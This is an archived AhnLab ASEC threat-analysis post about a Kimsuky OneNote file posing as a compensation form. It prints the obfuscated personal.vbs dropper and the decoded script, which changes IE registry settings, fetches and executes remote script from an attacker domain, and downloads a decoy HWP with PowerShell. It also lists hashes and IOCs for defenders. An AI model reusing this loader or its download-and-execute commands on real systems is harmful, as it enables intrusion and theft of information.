OneNote Malware Disguised as Compensation Form (Kimsuky) - ASEC

By ATCP

Published: 2023-03-19 · Archived: 2026-04-05 13:16:29 UTC

AhnLab Security Emergency response Center (ASEC) has discovered the distribution of a OneNote malware disguised as a form related to compensation. The confirmed file is impersonating the same research center as the LNK-type malware covered in the post below. Based on the identical malicious activity performed by the VBS files, the team has deduced that the same threat actor is behind both incidents.

As shown in the figure below, a page discussing compensation appears when the OneNote file is opened, and prompts users to click on what appears to be the area where an HWP file is attached.



Figure 1. Contents displayed upon opening the OneNote file

Figure 2 makes it clear that this area does not contain an HWP file; rather, it conceals a malicious script object named ‘personal.vbs’.



Figure 2. Concealed malicious script

If a user clicks on this script, the malicious VBS file is created and executed under the filename personal.vbs in a temporary directory. The code of the generated VBS file makes the following, obfuscated command appear like an annotation before re-reading it to decrypt and execute the malicious command.

```
'erpsolution=testtempOtempcoden Ertempcoderor Restempcodeume NetempcodexttesttempSub StempcodeetItempcodeE
b_arrow = "Scri"
a_arrow = b_arrow & "pt"
c_arrow = "ing.FileSystem"
e_arrow = "ect"
d_arrow = "Obj"
a_arrow = a_arrow & c_arrow & d_arrow & e_arrow
set red_arrow = CreateObject(a_arrow)
set fp = red_arrow.OpenTextfile(Wscript.ScriptFullName,1)
yy_arrow = fp.readall()
mylen = InStr(yy_arrow,"=endsolution") - InStr(yy_arrow,"erpsolution=") -12
yy_arrow = Mid(yy_arrow,InStr(yy_arrow,"erpsolution=")+12,mylen)
yy_arrow = Replace(yy_arrow,"testtemp",":")
yy_arrow = Replace(yy_arrow,"tempcode","")
execute yy_arrow
```

Figure 3. personal.vbs code

The decrypted script code ultimately accesses hxxp://delps.scienceontheweb.net/ital/info/list.php?query=1 to execute an additional script code. This URL is currently inaccessible, but its URL format reveals that it most likely executed an information-stealing script like the one in the post below.

Afterward, it downloads and opens an HWP file from hxxp://delps.scienceontheweb.net/ital/info/sample.hwp through a PowerShell command.

- Executed PowerShell command powershell $curpath=(New-Object -ComObject Shell.Application).NameSpace(‘shell:Downloads’).Self.Path;Invoke-WebRequest -Uri hxxp://delps.scienceontheweb.net/ital/info/sample.hwp -OutFile $curpath\personal.hwp;start-sleep -seconds 1

```
:On Error Resume Next
Sub SetIEState()
    Const hk = &H80000001
    regdir = "Software\Microsoft\Internet Explorer\Main"
    With GetObject("winmgmts:\root\default:StdRegProv")
    .SetStringValue hk, regdir, "Check_Associations", "no"
    .SetDwordValue  hk, regdir, "DisableFirstRunCustomize", 1
    .SetDwordValue  hk, "Software\Microsoft\Edge\IEToEdge", "RedirectionMode", 0
    End With
End Sub

SetIEState
ui = "delps.scienceontheweb.net/ital/info"
With CreateObject("InternetExplorer.Application")
.Navigate "http://" & ui & "/list.php?query=1"
Do while .busy
WScript.Sleep 100
Loop
bt=.Document.Body.InnerText
.Quit
End With
Execute(bt)
DownloadFolder = CreateObject("WScript.Shell").ExpandEnvironmentStrings("%userprofile%") & "\Downloads"
CreateObject("WScript.Shell").Run "cmd /c powershell $curpath=(New-Object -ComObject
Shell.Application).NameSpace('shell:Downloads').Self.Path;Invoke-WebRequest -Uri
http://delps.scienceontheweb.net/ital/info/sample.hwp -OutFile $curpath\personal.hwp;start-sleep -seconds 1:",0,true
CreateObject("WScript.Shell").Run DownloadFolder&"\personal.hwp"
```

Figure 4. Ultimately executed script code

Although the HWP file could not be downloaded during the time of analysis, it is presumed that a normal HWP file was used in order to deceive users. Additionally, as the filename of the HWP file in the OneNote is the same as the filename (PersonalDataUseAgreement.hwp) shown in Figure 10 of the post <Malware Distributed Disguised as a Password File> (PersonalInfoUseAgreement.hwp), it is assumed that a similar HWP file was used in this case as well.

Due to recent confirmed cases of the Kimsuky group distributing malware in various forms such as CHM, LNK, and OneNote, which were previously distributed as Word files, users are strongly advised to exercise extra

caution. These files are usually distributed via emails disguised as forms related to compensation or personal information, so users must practice caution when opening email attachments.

[File Detection] Dropper/MSOffice.Generic (2023.03.20.02) Trojan/VBS.Generic.SC186657 (2023.03.03.00)

MD5

aa756b20170aa0869d6f5d5b5f1b7c37

f2a0e92b80928830704a00c91df87644

Additional IOCs are available on AhnLab TIP.

URL

http[:]//delps[.]scienceontheweb[.]net/ital/info/list[.]php?query=1

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/50303/